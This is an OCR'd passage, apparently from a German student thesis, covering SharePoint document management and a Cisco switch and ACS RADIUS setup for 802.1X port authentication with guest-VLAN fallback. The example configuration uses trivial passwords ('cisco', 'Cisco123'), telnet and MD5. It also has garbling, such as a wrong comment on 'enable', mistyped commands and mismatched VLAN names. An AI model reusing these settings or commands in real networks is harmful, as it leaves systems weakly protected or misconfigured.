


Abbildung 6.4: Dokumente zentral am SharePoint Server verwalten

Sämtliche von uns erstellten Dokumente sind zentral unter „Freigegebene Dokumente“ gespeichert. Dies erleichert nicht nur die Zusammenarbeit im Team, sondern ermöglicht es auch, den Projektauftraggebern einen Einblick über unsere Tätigkeiten zu geben. Zudem sieht man diverse Eigenschaften der Dokumente, wie zum Beispiel den Autor, das Erstellungsdatum und so weiter. Eine Reihe wichtiger Hyperlinks sind im oberen Bereich der Grafik aufgelistet, die man direkt aufrufen kann. Im rechten Bereich ganz oben sieht man den aktuell angemeldeten Benutzer und darunter steht die Suchfunktion zu Verfügung.




Abbildung 6.5: Termine zentral am SharePoint-Server im Kalender verwalten

Sämtliche Termine haben wir mit dem Microsoft Outlook-Kalender synchronisiert. Sowohl für die Diplomarbeit relevante Informationen, sowie schulisch essentielle Termine sind hier aufgelistet, wie zum Beispiel diverse Tests und Schularbeiten. Dadurch

war die Organisation und die Verwaltung der Dokumente kein Problem mehr und die Zusammenarbeit im Team lief reibungslos ab.

Die für den SharePoint-Server verwendete Architektur und das Zusammenspiel der verwendeten Protokolle ist in der folgenden Grafik beschrieben.




Abbildung 6.6: SharePoint Architektur und Zusammenspiel der verwendeten Protokolle (vgl.[MICR2010a])

Das Konzept des Microsoft SharePoint Services ist eine Client-Server Technologie. Der Client führt Operationen mit HTTP-basierenden Protokollen über das Web Front End aus. Der Begriff „HTTP-basierende Protokolle“ umfasst HTTP, WebDAV und Microsoft FrontPage Server Extensions. Das Web Front End ist ein System, das Anfragen vom Client entgegennimmt und diverse Funktionen des SharePoint-Server bereitstellt. Die Verarbeitung der erhaltenen Informationen erfolgt durch Daten-Speicherung in eine Datenbank. Die Datenbank ist ein Microsoft SQL Server und wird als Back End bezeichnet. Diese Datenbank speichert nicht nur Informationen, sondern antwortet auf Anfragen vom Web Front End. Die Kommunikation zwischen Web Front End und Back End erfolgt über Queries und Stored Procedures und dafür wurde ein extra Protokoll von Microsoft entwickelt und zwar das sogenannte Tabular Data Stream (TDS) - Protokoll. Der letzte Bereich des Systems ist die Authentifizierung, die mit einem Active Directory einsetzbar ist. (vgl.[MICR2010a])

6.4 Authentifizierung

Dieses Kapitel beschäftigt sich mit der praktischen Implementierung von einer X-Authentifizierung in einem Netzwerk. Es werden die einzelnen Schritte von der Konfiguration am Switch bis zur Authentifizierung am Client erklärt.

6.4.1 Infrastruktur

Um eine X-Authentifizierung durchzuführen benötigt man einen Layer 3 Switch, welcher über ein IOS verfügt, das AAA-Services (Authentication, Authorisation and Accounting) unterstützt. Dazu wird ein Radius-Server benötigt, welcher in diesem Fall durch einen Cisco ACS (Access Control Server) realisiert wird. Dieser kümmert sich um die Authentifizeirung. Hier werden Gruppen, User und Berechtigungen verwaltet. Es

besteht auch die Möglichkeit Gruppen und User aus einer Active-Directory Datenbank zu importieren.




Abbildung 6.7: Authentification Topologie

6.4.2 Switch Konfiguration

Die Aufgabe vom Switch besteht darin einen User dem VLan seiner Abteilung zuzuordnen, egal an welchem Interface er sich anschließt. Falls der User unzulässige Benutzerdaten eingibt, oder auf die X-Authentifizierung verzichtet, wird er automatisch dem Guest-VLan zugewiesen. Was für Rechte er in diesem hat, bleibt dem Adiministrator überlassen. In der folgenden Konfiguration hat man im Guest-VLan keine Rechte, es wird nicht einmal eine IP-Adresse vergeben.

Im ersten Schritt wird eine einfache Grundkonfiguration gemacht, wobei zu beachten ist, dass auf einen Login-Account verzichtet wird, da der Account später aus der AAA-Datenbank gelesen wird und somit ein „username cisco privilage 15 password cisco“ einfach keinen Sinn machen würde.

enable	*Setzt Limitierung für 20 Pakete pro Sekunde*
configure terminal	*globaler Konfigurationsmodus*
hostname L3_SW	*Gerätename: L3_SW*
ip domain-name hsm-pro.local	*Domäne: hsm-pro.local*
enable secret cisco	*Enable Password: cisco*
crypto key generate rsa 1024	*generiert einen 1024bit RSA Key*
no ip domain-lookup	*soll nicht bei falscher Eingabe nach Domäne suchen*
service password encryption	*speichert Passwörter in Hashes*
banner motd #nur fuer admins#	*Nachricht, die bei erster Verbindung erscheint*
line console 0	*Consolenport konfigurieren*
logging synchronous	*sorgt für geregeltes Einloggen an diesem Port*
exit	
line vty 0 15	*Konfigurieren aller VTYs*
logging synchronous	*sorgt für geregeltes Einloggen an diesem Port*
transport input ssh telnet	*einloggen über ssh und telnet ermöglichen*
exit	
line aux 0	*Aux Port konfigurieren*
no login	*login verweigern*
exit	

Tabelle 6.1: L3_SW Grundkonfiguration

Im nächsten Schritt werden die einzelnen VLans generiert, für die anschließend am Radius-Server die Rechte vergeben werden. In diesem Beispiel gibt es lediglich eine Gruppe „User“ und eine Gruppe „Admin“ und natürlich eine Gruppe „Guest“, die alle User ohne Zugehörigkeit beinhaltet. Zusätzlich wird für den Server ein VLan benötigt. Jeder Gruppe wird ein eigener IP-Range zugeteilt.

vlan 2	*VLan 2 erstellen*
name ServerVLan	*Name des VLans*
exit	
vlan 3	*VLan 3 erstellen*
name AdminVLan	*Name des VLans*
exit	
vlan 4	*VLan 4 erstellen*
name UserVLan	*Name des VLans*
exit	
vlan 5	*VLan 5 erstellen*
name GuestVLan	*Name des VLans*
exit	
interface vlan 2	*Das Interface zu VLan 2 konfigurieren*
description to_interfaces	*Beschreibung, wo es angebunden wird*
ip address 172.16.2.1 255.255.255.0	*IP Addresse und Subnetmaske*
no shutdown	*Interface aktivieren*
exit	
interface vlan 3	*Das Interface zu VLan 3 konfigurieren*
description to_interfaces	*Beschreibung, wo es angebunden wird*
ip address 172.16.3.1 255.255.255.0	*IP Addresse und Subnetmaske*
no shutdown	*Interface aktivieren*
exit	
interface vlan 4	*Das Interface zu VLan 4 konfigurieren*
description to_interfaces	*Beschreibung, wo es angebunden wird*
ip address 172.16.4.1 255.255.255.0	*IP Addresse und Subnetmaske*
no shutdown	*Interface aktivieren*
exit	
interface vlan 5	*Das Interface zu VLan 5 konfigurieren*
description to_interfaces	*Beschreibung, wo es angebunden wird*
no shutdown	*Interface aktivieren*
exit	
ip routing	*Aktivieren von Routing*

Tabelle 6.2: L3_SW VLan-Konfiguration

Als nächstes werden für die jeweiligen IP-Ranges die DHCP-Pools generiert.

ip dhcp pool poolAdmin	*Erzeugen des DHCP Pools poolAdmin*
network 172.16.3.0 255.255.255.0	*IP Bereich für das Pool festlegen*
default-router 172.16.3.1	*Default Gateway festlegen*
exit	
ip dhcp pool poolUser	*Erzeugen des DHCP Pools poolUser*
network 172.16.4.0 255.255.255.0	*IP Bereich für das Pool festlegen*
default-router 172.16.4.1	*Default Gateway festlegen*
exit	
ip dhcp excluded-address 172.16.3.1	*Default Gateway aus IP Pool entfernen*
ip dhcp excluded-address 172.16.4.1	*Default Gateway aus IP Pool entfernen*

Tabelle 6.3: L3_SW DHCP Pools erzeugen

Im nächsten Schritt wird dem Interface, an dem der Server hängt, statisch ein VLan zugewiesen, da man nicht davon ausgeht, dass der Server sein Interface wechseln wird.

interface fastEthernet 0/24	*Interface konfigurieren an dem der Server hängt*
decription to_server	*Beschreibung: to_Server*
switchport mode access	*Switchportmode auf Zugriff setzen*
switchport access vlan 2	*Dem Interface das VLAN 2 (ServerVLan) zuweisen*
no shut	*Interface aktivieren*
exit	

Tabelle 6.4: L3_SW Serverport Konfiguration

Als Nächstes werden alle anderen Interfaces der X-Authentifizierung zugeteilt und das GuestVLan wird seiner Rolle zugeteilt. Alle User, die sich mit falschen Daten, oder gar ohne Authentifizierung an das Interface anschließen, werden dem GuestVLan zugewiesen.

interface range fastEthernet 0/1 - 23	*restliche Interfaces konfigurieren*
switchport mode access	*Switchportmode auf Zugriff setzen*
dot1x port-control auto	*das Zuweisen der VLans an die Interfaces passiert dynamisch*
dot1x guest-vlan 5	*nicht authentifizierte Interfaces werden ins VLan 5 (GuestVLan) gelinkt*
dot1x auth-fail vlan 5	*bei misslungener Authentifizierung werden Interfaces ins VLan 5 (GuestVLan) gelinkt*
dot1x reauthent	*Reauthentifizierung aktivieren*
dot1x timeout reauth-period 60	*Timer für Reauthentifizierung setzen*
dot1x auth-fail max-attempts 2	*Maximale Anmeldeversuche festlegen*
exit	

Tabelle 6.5: L3_SW User-Ports konfigurieren

Im nächsten Schritt wird das Authentifizierungsmodell erstellt, in dem Radius als Standard festgelegt wird. Anschließend wird festgelegt, welcher Server für die Authentifizierung zuständig ist. Um eine Verbindung herstellen zu können, wird auch das Server-Password übermittelt.

aaa new-model	*neues AAA-Services Modell erstellen*
aaa authentication dot1x default group radius	*Authentifizierung festlegen*
aaa authorization network default group radius	*Authorisierung festlegen*
radius-server host 172.16.2.201 key Cisco123	*Radiusserver und dessen Passwort deklarieren*
dot1x system-auth-control	*802.1x aktivieren*

Tabelle 6.6: L3_SW AAA-Konfiguration

Im nächsten und somit letztem Schritt, werden am Switch die noch deaktivierten Interfaces aufgedreht und die Konfiguration wird gesichert.

interface range fastEthernet 0/1 - 23	*Client Interfaces konfigurieren*
no shut	*Interfaces aktivieren*
end	*globalen Konfiguartionsmodus verlassen*
write	*Konfiguration speichern*
exit	*von Switch abmelden*

Tabelle 6.7: L3_SW Client Interfaces aktivieren

6.4.3 Server Konfiguration

Als Grundlage für den ACS-Server (Version 4.1) wurde ein Windows 2003 Enterprise-Edition Server verwendet. Wichtig ist hierbei, dass die Version des Internet-Explorers 6.0 sein muss und der Popup-Blocker deaktiviert werden muss. Im Laufe der Server-Konfiguration wurden verschiedenste Plattformen und Browser ausprobiert und die einzig funktionierende Variante mit dem Cisco ACS Version 4.1, war die mit dem Windows 2003 Enterprise-Edition Server und einem Internet-Explorer 6.0. Bei allen neueren Windows Server Editionen und Browsern hat das Programm fehlerhaft reagiert. Wichtig zu beachten ist auch, dass man das Interface bereits vor der ACS-Installation mit den richtigen IP-Addresse versieht, da der ACS-Server diese bei der Installation übernimmt. Diese im Nachhinein in der ACS-Konfiguration wieder zu ändern ist sehr schwer und nur unnötiger Aufwand und funktioniert nicht immer. Es ist viel ratsamer einfach diese Reihenfolge einzuhalten.

Als Erstes wird der ACS installiert. (Setup.exe ausführen, daraufhin Fragen beantworten und fertigstellen). Während der Installation werden einem verschiedene Plugins für das Webinterface angeboten, diese können nach Belieben ausgewählt werden. Das einzig Wichtige ist, ob man die User und Gruppen aus der eigenen ACS-Datenbank oder aus der Active-Directory Datenbank importieren soll.

Abbildung 6.8: ACS Installtation - Datenbank Auswahl

Weiters ist bei der Installation zu beachten, dass ein Serverpasswort verlangt wird. Dieses muss mit dem für den Radius-Server angegebenen Passwort aus der Switch-Konfiguration übereinstimmen (also in diesem Fall „Cisco123“).




Abbildung 6.9: ACS Installation - Passwort festlegen

Nachdem das Passwort festgelegt wurde, kann man die Installation abschließen und das Webinterface öffnet sich automatisch.




Abbildung 6.10: ACS Installation - Abschluss

Es könnte sein, dass sich das Webinterface nicht öffnen lässt. Falls das passiert, muss man einfach nur im header die Localhost-Addresse „127.0.0.1“ durch das Wort „localhost“ ersetzen. Der Grund für diesen Bug ist nicht bekannt, allerdings funktioniert nach dieser kleinen Änderung alles tadellos.

Abbildung 6.11: ACS Server - Welcome Screen

Als Nächstes muss man im ACS den Switch als AAA-Client deklarieren. Um das zu machen, muss man unter dem Menüpunkt „Network Configuration“ auf „add Client“ klicken und das Formular wie folgt ausfüllen.




Abbildung 6.12: ACS Server - Switch hinzufügen

Nachdem das Formular ausgefüllt und bestätigt wurde, kann man optional noch Gruppen und User hinzufügen. Unter dem Menüpunkt „Group“ kann man den Gruppen beliebige Namen geben, was allerdings nicht notwendig ist. Wenn man auf „Group Edit“ klickt, muss man folgende Dinge ändern. Es ist wichtig, dass man wie in der folgenden Abbildung deklariert, dass die Gruppen einem VLan mittels 802 zugeordnet werden,

hier muss man die Nummer des dazugehörigen VLans am Switch übergeben. Außerdem sollte man unter „AAA-Pool“ den Namen des DHCP Pools am Switch angeben, damit die Clients dynamisch ihre IP-Adresse beziehen können.




Abbildung 6.13: ACS Server - Group konfigurieren

6.4.4 Einbinden der Active-Directory Datenbank

Um Active Directory einzubinden, muss im selben Netzwerk ein AD-Server aufgesetzt worden sein. Unter „External-Database“ kann man diese dann hinzufügen. Unter dem gleichnamigen Unterpunkt kann man dann ein „Mapping“ von einer AD-Gruppe auf eine Gruppe aus der ACS-Datenbank machen. Nun werden die Benutzer aus der AD-Datenbank auch unter den Benutzern der ACS-Gruppe angezeigt. Diese User werden nach den Richtlinien, welche für die ACS-Gruppe gelten, behandelt.

6.4.5 Authentifizierung am Client

Um X-Authentifizierung bei kabelgebundenen Netzwerkkarten unter Windows XP SP3 zu aktivieren, muss man wie folgt vorgehen.

Start drücken, anschließend auf „ausführen“ klicken. Jetzt muss man in die Console „services.msc“ eingeben. Dann muss man in der Liste der Services „automatische Konfiguration verkabelt“ starten. Ab jetzt ist auch bei verkabelten Netzwerkkarten die X-Authentifizierung möglich.

Um die Authentifizierung am Client durchzuführen, muss man unter den Netzwerkeinstellungen die Authentifizierung aktivieren. Wenn man mit dem Netzwerk verbunden wird, springt ein Fenster auf, welches einen nach Accountdaten fragt. Wenn diese richtig eingegeben werden, erhält der Client sofort eine dem VLan zugehörige IP-Addresse. Unter Apple OS X und Linux Ubuntu müssen diese Daten im Vorhinein unter den Netzwerkeinstellungen eingegeben werden. Außerdem muss der Codeierungsalgorythmus angegeben werden (in diesem Fall ist es standardmäßig MD5).




Abbildung 6.14: OS X - X-Authentifizierung

Zudem ist dann das Interface, an dem der User hängt, dem VLan seiner Abteilung zugeteilt und auch so in der VLan-Database vorzufinden.

Falls die Account-Daten falsch waren, oder erst gar keine X-Authentifizierung am Client aktiviert wurde, wird der Client automatisch dem Guest-VLan zugewiesen und der Client erhält keine gültige IP-Adresse. Auch in diesem Fall sieht man bei der VLan-Database, dass das Interface, an dem der nicht authentifizierte User hängt, dem Guest-VLan zugewiesen wird.

VLAN	Name	Status	Ports
1	default	active	Fa0/2, Fa0/3, Fa0/4, Fa0/5 Fa0/6, Fa0/7, Fa0/8, Fa0/9 Fa0/10, Fa0/11, Fa0/12, Fa0/13 Fa0/14, Fa0/15, Fa0/16, Fa0/17 Fa0/18, Fa0/19, Fa0/20, Fa0/21 Fa0/22, Fa0/23, Gi0/1, Gi0/2
2	RadiusVlan	active	Fa0/24
3	AdminVlan	active	
4	UserVlan	active	
5	GuestVlan	active	Fa0/1

Abbildung 6.15: VLan Database - User im GuestVLan

Hier sieht man wie die Netzwerkverbindung beim Client reagiert, falls die Authentifizierung nicht geglückt ist.

